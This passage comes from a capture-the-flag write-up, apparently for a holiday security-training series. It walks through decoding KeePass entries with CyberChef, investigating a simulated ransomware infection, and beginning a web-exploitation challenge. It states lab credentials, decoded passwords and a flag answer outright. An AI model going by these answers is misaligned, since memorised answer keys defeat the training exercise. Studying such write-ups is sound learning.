


Then head back cyberchef and paste it in the input and change the magic to from HTML Entity and you will get the answer, ic3Skating!


Question 5




then go back to keepass open recycle bin and click on the elf security system



Then copy the notes



Then head back to the cyberchef and paste it in the input and change the recipe to x2 from charcode, then put comma and base 10 and you will get a link from the output



Then u open the link and you will find the flag, THM{657012dcf3d1318dca0ed864f0e70535} there

Thought Process/Methodology: Once our machine is fully booted up, we will connect to it with Remmina. Use the username Administrator and the password sn0wF!akes!!! which is provided. Then copy the title of the suspicious file and head to CyberChef and use the Magic recipe. CyberChef was able to decode from Base64 and the password is thegrinchwashere. After we log in to the keepass, click on the Network tab we will see there is a saved password for the Elf Server. Copy the password and paste it in CyberChef to decode it. It will be able to decode the password from hex. The password for the Elf Server is sn0wm4. Repeat the same steps for Elf Mail we will find the password ic3Skating! Just don't forget to change the recipe to from HTML entity. Then click on the recycle bin and copy the notes and head back to the cyberchef and paste it in the input, change the recipe to x2 from charcode, then put comma and base 10 and you will get a link from the output, when you open the link you will find the flag THM{657012dcf3d1318dca0ed864f0e70535}.


Day 23: Blue Teaming – The Grinch strikes again!

Tools used: Remmina


Solution/Walkthrough:


Question 1

Firstly, launch remmina and connect it. In **Remmina**, open **Preferences -> RDP** and make sure the wallpaper box is checked.




Once connected, open the ransom note and decode it from Base 64 and you will get the answer.






Question 2

Open file explorer navigate to the document section then you will be able to see the file extension of the encrypted file.




Question 3

Navigate to the desktop then you will be able to see the suspicious file.




Question 4

Open task schedule look for the suspicious at the bottom press on action you will be able to view the location of the executable that is running at login




Question 5

Open Task Scheduler and find ShadowCopyVolume ID then you will get the answer.




Question 6

Open file explorer in the document tab on show/hide then you will be able to see the hidden file.



Question 7

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version.



Thought Process/Methodology: Once our machine is fully booted up, we will connect to it with Remmina. Use the username administrator and the password sn0wF!akes!!! which is provided.Search for the ransom note and decote it. Open task scheduler searches for suspicious files. Besides that, restore the previous version of the hidden file to get the password within the file.


Day 24: Final Challenge – The Trial Before Christmas

Tools used: Terminal, Firefox, Burpsuite, FoxyProxy, CrackStation

Solution/Walkthrough:

Question 1


Using the terminal, type in such commands




Got 80 & 65000

Question 2

Type this in the search bar using Firefox






